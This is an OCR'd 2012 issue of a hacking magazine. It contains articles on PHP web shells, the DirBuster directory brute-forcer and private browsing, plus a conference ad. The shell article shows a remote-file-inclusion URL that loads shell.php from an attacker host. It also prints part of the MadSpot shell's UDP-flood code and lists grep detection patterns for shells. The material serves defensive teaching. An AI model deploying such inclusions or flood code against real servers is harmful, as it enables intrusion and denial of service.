ClubHACKMag

1st Indian "HACKING" Magazine

Issue 30 | July 2012
www.clubhack.com

Hi Friends, ClubHack Magazine's 30th is here!
This issue brings you some interesting articles on topics such as PHP shells, DirBuster, Secure Android Coding and much more.

We are glad to announce our partnersrhip with Black Sun Labs at Black Sun Factory S.r.l. So stay tuned for awesome articles.

Abhijeet Patil

Hope you'll enjoy the magazine.
As always, Feedback & suggestions are always welcome. Please send your bouquets or brickbats to **info@chmag.in**

Issue 30, July 2012.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

K.V.Prashant
good.best.guy@gmail.com

Sagar Nangare
sagar@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

PHP Shells

Hi boyz'n'girls.

This is my first appearance on ClubHack, hope not the last. :D

Anyway straight to the point.

I will talk about "PHP shells".

PHP shells are used by Blackhats to maintain persistence into a compromised machine, typically a webserver.

A "shell" is the common name given to a Command Line Interface (CLI) used to interact with the Operating System, even at low level. The usage requires the knowledge of a discrete set of commands that are often different among different Operating Systems (e.g. Unix/DOS).

After a successful breach into a vulnerable system, the attacker could adopt a "Shell" as a payload in order to taking control of the victim system.

Nowadays these shells, derived from the DOS Shells of the nineties, are generally easier to use, with a "friendly" interface and, they require low "skill" to control the target system.

Few words on .php

The PHP was developed in 1994, in a very embryonic stage compared to the actual language, as a scripting language for pages available through web servers; it also can be used directly from the CLI.

The PHP shell

A PHP Shell is a shell wrapped in a PHP script to execute arbitrary commands or browse the file system on a remote webserver.

It could replace a telnet connection, and to a lesser degree a SSH connection.

The main advantage is to simplify the management and administration of the compromised machine.

In other words, PHP shells are PHP scripts that allow the attacker to execute a number of commands on a remote server through a simple web-based interface.




Figure 1 - Example of a PHP Shell: C99

They are used by Blackhats to easily manage the compromised server, install new tools, attack other sites, etc.

During the last decade a large number of shells have been developed to fulfill this task, the following is a non-exhaustive list of names:

- Ajan
- c99
- casus15
- cmd
- CyberEye
- CyberSpy5
- EFSO_2
- elmaliseker
- iMHaPFtp
- indexer
- klasvayv
- ntdaddy
- phpinj
- phpshell
- phvayv
- r57shell

Many of these shells have multiple versions, ranging from simple mods to the introduction of new features.

In terms of functionality, a basic set of commands includes:

- File system management (listing of directories, changing the attributes of files),
- File upload,
- Command Execution.

More advanced features allow the attacker to connect to databases, install trojans, inject HTML text (e.g., iframes) into all the web pages on the server, or brute-force FTP credentials.

Some shells have the ability to check for updates and to self-remove from the remote server.

In conclusion, we can affirm that there are many PHP shell published and used by Blackhats each more evolved than the other.

Some samples implement encryption, for data transmission, and encoding to obfuscate the presence of malware on the compromised server.

Usually the shell injection is the result of exploited vulnerabilities in web applications, such as server configuration errors or the ftp account weakness.

Recently the proliferation of these shells has transformed the phenomenon in a real menace because their access could be sold or rent to large number of people looking to perform malicious activities.




Figure 2 - r57 shell example

One of the most used attack vectors is the Remote File Inclusion (RFI).

The RFI is an attack technique used to exploit "dynamic file include" mechanisms in web applications.

When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application can be tricked into including remote files with malicious code.

Remote File Inclusion Attack Vector

Remote File Inclusion vulnerabilities are common in poorly written or poorly controlled code.

The presence and the exploitation of this vulnerability depend mainly on the configuration of web servers and from the specific parameter values register_globals and allow_url in the php.ini file.

RFI attacks are used to force the inclusion of a remotely (or even local) running code into the web server.

File inclusion is used for packaging common code into separate files that are lately referenced by main application modules.

When a web application references an include file, the code in this file may be executed implicitly or explicitly by calling specific procedures. If the choice of module to load is based on elements from the HTTP request, the web application might be vulnerable to RFI.

A classic example may be found into a section of website page code that allows the choice of display language. Consider the following PHP code snippet:

```
if (isset( $_GET['LANG'] ) ) {
$lang = $_GET['LANG'];}

else { $lang = 'en';}
….
include( $lang . '.php' );
```

Snippet 1 - PHP code defining the display language

The code that handles this mechanism occurs if a particular language is chosen through the $LANG parameter.

If it is true it assigns that value to the variable lang, otherwise it assigns the default EN (English) value.

After this, the code proceeds the execution by including the file related to the language using the include command.

The programmer who wrote this code did not expect much input as en or fr (or more) and decide that there is no need to "sanitize" the statement.

This implies that the programmer does not perform further checks on the parameter $LANG.

The attack goal is to exploit the missing check to the $LANG variable.

The exploitation permits, for example, to include another local file and obtain its execution from the Server, with the subsequent access to it.

For example (please refers to fig.2) the file includes may be the PHP Shell.

Consider the following URL:

- http://www.target.com/vuln_page.php?lang=http://www.attacker.com/shell.php

In this case the included file name will resolve to:

- http://www.attacker.com/shell.php

Thus, the remote file will be included and any code in it will be run by the server.

PHP is particularly vulnerable to RFI attacks due to the extensive use of "file includes" in PHP programming and due to default server configurations that increase susceptibility to an RFI attack.




Figure 3 - Remote File Inclusion Attack scheme

A Shell example: MadSpot Shell

In order to explain the topic I will introduce a recently coded PHP Shell.

This shell is called "MadspotShell", it takes the name from The MadSpot Team, a Crew involved in its development.

The version of MadSpot Shell (v.1.0) is composed of a single PHP page:

- madspotshell.php

The package, which can be found on their site (http://www.madspot.net), once extracted, is composed of the following elements:

Nome	Tipo	Dimensione compr...
MadSpot1.png	Immagine PNG	370 KB
MadSpot2.png	Immagine PNG	87 KB
madspotshell.php	File PHP	35 KB
Offical Logo.jpg	Immagine JPEG	39 KB

Figure 4 - MadSpot Shell Package

I will not talk about the early stage of the attack that allows the installation of the Shell because it is trivial. Usually a good web scanner on a bulletproof server is all

the blackhat needs in order to identify and exploit the victim.

Once the shell files are uploaded, the attacker can navigate to the relative URL to check whether the file is present. In our case I've taken these screenshot from my lab on a LAMP Linux box at: http://192.168.2.129/madspotshell/madspotshell.php#

This "Panel" is always visible to the user and the available functions are:

- Mk File
- Mk Dir
- Delete
- Ch Mod
- Change Dir
- Http Download
- Execute




Figure 5 - PHP Home shell

This is the home where we can see the list of files, and the menu with other options.

Below the list of file, we can see a small "Panel" (depicted in Figure 6) showing following details:

Figure 6 - MadSpot Shell details

In the box "Mk File" you can enter the name of the file to be created. The option "Mk Dir", instead, creates a directory and the "Delete" function can delete a file.

"Ch Mod" command can be used to change files permissions.

Immediately below we see the box "Change Dir" through which we can change the directory.

Then there is "Execute" where we can enter text commands or load a file to being executed.

Finally, we find the "HTTP Download" box where we can enter a URL to download a file directly from a web address.

In the next tab "Process" we find everything related to the processes of the machine:




Figure 7 - Injected Webserver Processes

These are the sub-menu that we find in this section:

- Process status
- Syslog
- Resolv
- Hosts
- Passwd
- Cpuinfo
- Version
- Sbin
- Interrupts
- lsattr
- Uptime
- Fstab
- HDD Space

There are many options to "Process Status" where we can see the details about active processes, "Syslog" for system logs and other options on the machine and its processes.

In the tab "Eval" we find three options:

- INI_INFO
- PHP Info
- Extension

In "INI_INFO" we can find a "text box" where we can write code and then click on "Eval" button for execute. In "PhpInfo" there are all information about the PHP installation and configuration on the machine, including the extensions and their details. However clicking on the button "extensions", we can see the list of extensions without the details.

Going forward, the next tab is "SQL":

Figure 8 - SQL Tab

With this function, the attacker can configure a connection to a database.

This is useful for a Blackhat in order to track server accesses and other tricks.

Continuing with the pages, we found "HASH", where encoding options are available (Figure 9):

The next tab is "Connect" (Figure 10), here it is possible set the parameters for a backdoor, in PERL or PHP, choosing the IP address and PORT.

In the "ZONE-H" section (Figure 11), we found a "notifier", useful to announce the defacement of the site that the attacker has corrupted.




Figure 9 - HASH function




Figure 10 - Connect Tab




Figure 11 - Zone-H notifier

Continuing our browsing in MadSpot Shell tabs we can find the "DDOS" tab (Figure 12), where the attacker can launch a DDoS attack by entering parameters such as, host, time, and the door.




Figure 12 - DDoS Tab

This tool creates a socket toward the Host selected into the box and, for the given period of time, it sends a large number of UDP Packets filled with the "X" character to it. The number ranges from 1 to 65000.

By considering the packet fragmentation (potentially inside a variable MTU network path) the number of data unit transmitted during the given time frame could reach high values.

The source code of this part of the shell is shown in Figure 13.

```
if(!empty($_POST['p1']) && !empty($_POST['p2']) && !empty($_POST['p3']))
{
$packets=0;
ignore_user_abort(true);
$exec_time=$_POST['p2'];
$time=time();
$max_time=$exec_time+$time;
$host=$_POST['p1'];
$portudp=$_POST['p3'];
for($i=0;$i<65000;$i++)
{
$out .= 'X';
}
    file_put_contents("/tmp/out.txt",$out);
while(1){


$packets++;
if(time() > $max_time){
break;
}


$fp = fsockopen("udp://".$host, $portudp, $errno, $errstr, 5);
if($fp){
```

Packet Payload Crafting

Opening UDP Socket

Figure 13 - DDoS function code

The result of this action is flooding a large number of UDP fragmented packets:

Source	Destination	Protocol	Info
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=5920, ID=3a2b)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=7400, ID=3a2b)
192.168.2.129	192.168.2.149	UDP	Source port: 45703 Destination port: http
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=1480, ID=3a2c)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=2960, ID=3a2c)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=4440, ID=3a2c)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=5920, ID=3a2c)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=7400, ID=3a2c)
192.168.2.129	192.168.2.149	UDP	Source port: 45703 Destination port: http
192.168.2.149	192.168.2.129	ICMP	Destination unreachable (Port unreachable)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=1480, ID=3a2d)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=2960, ID=3a2d)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=4440, ID=3a2d)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=5920, ID=3a2d)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=7400, ID=3a2d)
192.168.2.129	192.168.2.149	UDP	Source port: 44019 Destination port: http
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=1480, ID=3a2e)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=2960, ID=3a2e)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=4440, ID=3a2e)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=5920, ID=3a2e)
192.168.2.129	192.168.2.149	IP	Fragmented IP protocol (proto=UDP 0x11, off=7400, ID=3a2e)

Figure 14 - UDP Flood generated by fragmented packet streams

In this picture you can see the content of a single datagram:

```
▷ Frame 5: 834 bytes on wire (6672 bits), 90 bytes captured (720 bits)
▷ Ethernet II, Src: Vmware_af:ed:6a (00:0c:29:af:ed:6a), Dst: Vmware_53:f6:16 (00:0c:29:53:f6:16)
▷ Internet Protocol, Src: 192.168.2.129 (192.168.2.129), Dst: 192.168.2.149 (192.168.2.149)
▷ Data (56 bytes)

0000  00 0c 29 53 f6 16 00 0c  29 af ed 6a 08 00 45 00   ..)S.... )..j..E.
0010  03 34 3a 2b 00 9d 40 11  b3 8a c0 a8 02 81 c0 a8   .4:+..@. ........
0020  02 95 58 58 58 58 58 58  58 58 58 58 58 58 58 58   ..XXXXXX XXXXXXXX
0030  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0050  58 58 58 58 58 58 58 58  58 58                     XXXXXXXX XX
```

Figure 15 - UDP packet Payload

Despite there are even more feature-richest shells the MadSpot is a good example of what can be done once the shell is on the webserver. Think about it next time you leave an easy to guess root password on your Apache…

Mitigation against PHP Shells

The main cause of PHP infections are three:

1. Badly coded Web applications, subject to SQL injection and remote file inclusion,
2. Weak passwords scheme for Web Services maintenance
3. Poor security measures on FTP Server side.

The highest rates of compromise are due to weak password protected FTP accounts. Automated attacks are often able to undercut access FTP taking control of the web space first and then the entire server.

If the machine does not implement security measures, the platform could easily fall prey of automated or semi-automated scanner.

Typically, shells are found in standalone files.

The best way to remove the shell is to delete the file from the server.

If the code is found inside an existing file, replacing the file with an original copy that is known to be clean could be enough. In case you do not have an original copy, you may try cleaning the code although this leaves chances for hidden code not being removed.

You should also search for any references to the shell files within other files.

They may contain include statements or additional malicious code. Those files should be cleaned or deleted.

A common technique to spot shells is to find for some known filenames. The downside of this approach is that there are so many filenames that is quite impossible to enlist them all. Moreover PHP Shells may be found with random filenames or names that look similar to legitimate files.

In addition, PHP shells usually try to hide themselves using random combinations of base64_encode, gzdeflate, etc.

You're going to get plenty of false positives using this method, by using common sense and this simple command line it's possible to weed out most popular exploits which are either standalone files or embedded into existing files.

Replace the path below with the absolute path of the directory you want to recursively scan. For example, you could recursively scan from the working directory:

```
grep
"((eval.*(base64_decode|gzinflate))|r57|c
99|sh(3(ll|11)))" . -roE --include=*.php*
```

Snippet 2

Scan all public-facing web folders on a cPanel box:

```
grep"((eval.*(base64_decode|gzinflate))|r
57|c99|sh(3(ll|11)))"

/home/*/public_html/ -roE --
include=*.php*
```

Snippet 3

To summarize, some suggestions in order to mitigate these attacks from happening into your server would be:

- Lock down directory security in IIS and Apache.
- Don't allow for 777 permissions to directories,
- Make sure the 3rd party web apps are up to date and running with least privileges needed.

The web-based applications are gradually gaining more and more importance and their growing complexity and dynamism provides an wide "attack surface" to attackers.

It is essential to consider the exposure offered by low quality web code and bad administration of public platform.

There are many other things to look at when securing a Web application, but the above certainly are the basics and must be considered when preparing a web application for the big internet.

Stefano Maccaglia
stefano.maccaglia@gmail.com

Stefano Maccaglia is the Chief Research Officer in Black Sun Labs. He is a Journalist, Analyst and Network with a lot of experience with cyberwarfare, malware analysis, reverse emgineering and networking. He has also guided Black Sun Red Team in the last five years on Pen Testing engagements in various countries. He has experience in Incident Response Team design, activities and procedures and has worked with Top 30 Italian companies in Security and Networking.


OWASP DirBuster – Bruteforcing the Web

DirBuster is a multi-threaded Java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these.

This tool is written by James Fisher and now an OWASP's Project, licensed under LGPL.

DirBuster provides the following features:

- Multi-threaded has been recorded at over 6000 requests/sec
- Works over both http and https
- Scan for both directory and files
- Will recursively scan deeper into directories it finds
- Able to perform a list based or pure brute force scan
- DirBuster can be started on any directory
- Custom HTTP headers can be added
- Proxy support
- Auto switching between HEAD and GET requests
- Content analysis mode when failed attempts come back as 200
- Custom file extensions can be used
- Performance can be adjusted while the program in running
- Supports Basic, Digest and NTLM auth
- Command line
- GUI interface



How works DirBuster?

It works with the "Fail Cases", for example, DirBuster will attempt to determine if something is available and if the test executed returns a result different from the "Fail Case".

It is very interesting to say that the lists were generated crawling the Internet and collecting the directory and files that are actually used by developers.

DirBuster has a total of 9 different lists:

1. Apache User Enumeration 1.0
2. Apache User Enumeration 2.0
3. Directory List 1.0
4. Directory List 2.3 Small
5. Directory List 2.3 Medium
6. Directory List 2.3 Big
7. Directory List Lowercase 2.3 Small
8. Directory List Lowercase 2.3 Medium
9. Directory List Lowercase 2.3 Big

The directory lists are distributed under Creative Commons Attribution-Share Alike 3.0 License.

You can select the scanning type "Pure Brute Force" if you have time, and try with different Char set, setting the Max and Min Length.

Other interesting options are:

- Brute Force Dirs.
- Brute Force Files.
- Be Recursive.
- Use Blank Extension.
- Dir to start with (for example "/").
- File Extension.

Also you can put a URL and try it with fuzzing, for example:

```
/test.html?url={dir}.asp
```

What DirBuster can do for me?

Attempt to find hidden pages/directories unlinked, giving you another attack vector.

How does DirBuster help in the building of secure applications?

DirBuster is able to find content on the web server or within the application that is not required and from the developers point of view understand that by simply not linking to a page does not mean it cannot be accessed, the basic concept of “Security through obscurity”.

What DirBuster will NOT do for you?

Exploit anything it finds. This is not the purpose of this tool.

Installation & Usage

1. Unzip or untar the download.
2. `cd` into the program directory.
3. To run the program java `-jar DirBuster-0.10.jar` (Windows uses should be able to just double click on the jar).
4. Recommended list to use is directory-list-2.3-medium.txt.

Requirements

DirBuster requires Java 1.6 or above.

Command Line

Run DirBuster in headless mode.

```
java -jar DirBuster-0.12.jar -H -u https://www.target.com
```

Start GUI with target file prepopulated.

```
java -jar DirBuster-0.12.jar -u https://www.target.com
```

Official Website

https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Maximiliano Soler
maximilianosoler@gmail.com

T: @maxisoler
PGP ID: 0x1DDEDB1E

Maximiliano is a Security Analyst working in an International Bank and participating in some Projects like Vulnerability Database, Zero Science Lab, OWASP. Max is a fanatic of open standards.

PRIVATE BROWSING

While trying to read what "private browsing" means, I came across its page in Wikipedia.
It has a very interesting definition. It reads as follows:
Privacy mode or "private browsing" is a term that refers to privacy features in some web browsers. Historically speaking, web browsers store information such as browsing history, images, videos and text within cache. In contrast, privacy mode can be enabled so that the browser does not store this information for selected browsing sessions.

Now my question is have you ever tried private browsing? If your answer is NO then this article might help you and this is the best time for you to learn. New browsers offer this facility that can hide your web activity such as shopping at online retailers for gifts. It's also useful when you're on a public terminal.

Anytime you surf online, you leave behind data tidbits. The amount of data varies based on the website you visit and your browser settings. With most shopping sites, you might produce:

- Cookies
- Download History
- Temporary Internet files
- Bookmarks
- Form Data
- Web History
- Search History
- DNS lookups

It is not necessary that this data reveals the shopping sites you visited or what you have purchased but it does offer some hints. To help consumers, many web browsers added a private browsing mode that doesn't save

everything. Each vendor uses slightly different names.

Google Chrome – Incognito Window
Firefox – Private Browsing
Internet Explorer – In Private Browsing

One important point about this browser feature is it not the same as anonymous browsing. The sites you visit and your ISP probably recorded your activity in some manner. If you're not familiar with what a web site may capture, you can read our article on what a web server log can include.

Although most data elements aren't saved with private browsing some are. For example, if you create a bookmark or download files to your PC, that data will be retained. The same goes for DNS cache entries although I doubt anyone looks through these to figure out shopping patterns. And if you want to hide a web bookmark, try using the "Mark as private" feature on a service like Delicious.

One other caveat is this mode won't erase previous web data. For example, if you had visited http://www.amazon.com/ and downloaded a cookie, it won't be erased when you turn on a private browsing feature. This mode only impacts data during your private browsing session such as a new cookie.

In GOOGLE CHROME when you invoke this feature a new browser window opens with an icon in the top left corner that looks to me like a morph of the "Invisible Man" and Mad magazine's "Spy vs. Spy" characters.

While not all this data reveals the shopping sites you visited or your purchases, it offers clues. To help consumers, many web browsers added a private browsing mode that doesn't save everything. Each vendor uses slightly different names.

Varun Nair
varun13hunky@gmail.com

Varun Nair is an amtech student in Bhopal. Varun is also a security enthusiast.

H@cker | Halted™ Asia Pacific 2012 - Malaysia -

Nov 19-22, 2012
Intercontinental Kuala Lumpur

UNRAVEL THE ENIGMA OF INSECURITY

SPEAKERS


Jay Bavisi


Haja Mohideen


Drew Williams


Zachary Wolff


Joe McCray


Tim Pierson


Wayne Burke

Meet information security experts and ethical hackers from around the world at
Hacker Halted Asia Pacific 2012 – The Largest Gathering of Ethical Hackers in Asia Pacific

